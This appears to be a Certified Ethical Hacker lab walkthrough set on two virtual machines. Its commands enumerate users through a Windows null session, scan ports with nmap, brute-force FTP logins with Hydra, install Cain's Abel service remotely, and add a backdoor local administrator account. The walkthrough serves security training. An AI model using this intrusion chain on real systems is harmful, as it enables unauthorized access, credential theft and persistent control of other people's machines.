

CEH - ENUMERATION, PASSWORD CRACKING, ESCALATING PRIVILEGE.

Configuration:

Your machine is HACKER, running Windows XP Professional.
The IP address of your machine is 192.168.100.66/24.
Your target machine is WIN2000, running Windows 2000.
The IP address of target machine is 192.168.100.2/24.

Objectives:

1. Enumerate username on target machine using Null Session
2. Cracking password
3. Adding user account remotely

Tools:

'Net' MS-DOS Command Line
Hydra 5.4
Cain & Abel

Preparation:

Ensure that HACKER and WIN2000 virtual machines are connected.

Logon to HACKER virtual machine and test connectivity between these two machines by using standard PING command.

I. ENUMERATION


Creating Null Session

Detailed Steps:

1. In the HACKER machine, open the command prompt.
2. On the command line type :

```
C:\>net use \\192.168.100.2\ipc$ "" /u:""
```


3. If you see "The command complete successfully" message, that means that target server is able to accept the NULL SESSION.



Enumerating Users

Detailed Steps:

1. In the HACKER machine, navigate to “**Start - Programs - Cain - Cain**”
2. Go to Network tab – Quick List, Right Click – **Add to Quick List**
3. Then in the Computer name / IP Address, type : **192.168.100.2**
4. Right click on the ip address, then choose ‘**connect as**’, then just press **OK**.
5. Expand ‘**Anonymous**’, then click on ‘**Users**’, then start enumerating the username of target machine.
6. Identify the administrator username.



II. CRACKING PASSWORD

Cracking user Password

Detailed Steps:

1. In the HACKER virtual machine, open a command prompt. Navigate to **C:\tools\Nmap** directory and run this command:

```
C:\tools\Nmap>nmap -sS 192.168.100.2
```

```
Starting Nmap 5.00 ( http://nmap.org ) at 2009-10-08 23:50 SE
Asia Standard Time
```

```
Interesting ports on 192.168.100.2:
```

```
Not shown: 989 closed ports
```

PORT	STATE	SERVICE
21/tcp	open	ftp
25/tcp	open	smtp
80/tcp	open	http
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
443/tcp	open	https
445/tcp	open	microsoft-ds
1025/tcp	open	NFS-or-IIS
1026/tcp	open	LSA-or-nterm
1033/tcp	open	netinfo
3372/tcp	open	msdtc

```
MAC Address: 00:0C:29:62:C0:70 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.44 seconds
```

This result shown port **21/tcp (ftp)** is open.

This is the port that will be used for the password cracking attack.

2. Use Windows Explorer to navigate to **C:\Tools\Hydra** folder, then open and check the **pass.txt** file. Note this is just an example passwords list which will be used later on to do password cracking attack known as **Dictionary Attack**. You can create more passwords list based on your own dictionary.

Using notepad, insert '**123456**' at the end of file **pass.txt**.

3. Open a command prompt, then navigate to **C:\tools\Hydra** and type this command:

```
C:\tools\Hydra>hydra -l john -P pass.txt 192.168.100.2 ftp
```

Result will be similar to this...

```
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.  
Hydra (http://www.thc.org) starting at 2009-10-08 23:59:03  
[DATA] 16 tasks, 1 servers, 18 login tries (l:1/p:18), ~1 tries per task  
[DATA] attacking service ftp on port 21  
[STATUS] attack finished for 192.168.100.2 (waiting for childs to finish)  
[21][ftp] host: 192.168.100.2  login: john  password: 123456  
Hydra (http://www.thc.org) finished at 2009-10-08 23:59:07
```

If you want to try using different username or login, you can use the **-L** option which will allow you to use the input file for usernames or logins that might exist on the target system. As an example, you can create a new text file named **login.txt** with these words:

```
admin  
admin1  
administrator  
myadmin  
root
```


Run Hydra with this options:

```
C:\tools\Hydra>hydra -L login.txt -P pass.txt 192.168.100.2 ftp
```

Install Abel Service

Detailed Steps:

1. In the HACKER machine, navigate to “Start - Programs - Cain - Cain ”
2. Go to Network tab – Quick List, **Remove the current 192.168.100.2**
3. Right Click – Add to Quick List, then in the Computer name / IP Address, type : **192.168.100.2**
4. Right click on the ip address, then choose ‘ connect as ‘. Then use “ **john**” as a username and “**123456**” as password.
5. Expand “ HACKER\john”, right click on ‘Services’, then click ‘**Install Abel**’
6. Click on 192.168.100.2 , disconnect and then reconnect again using ‘john’.
7. You will see another menu tree: Abel




- ## Cracking HASH Administrator Password

III. ADDING USER ACCOUNT TO ADMINISTRATOR GROUP

Detailed Steps:

1. Back to the 'Network Tab', then click on Abel – Console. You will get the console window.



2. Now, type the following commands:

```
C:\WINNT\system32>net user user1 12345678 /add
```

This command will add a Local User Account: **user1** with password: **12345678**.

3. This command will add **user1** to the local administrators group.

```
C:\WINNT\system32>net localgroup administrators user1 /add
```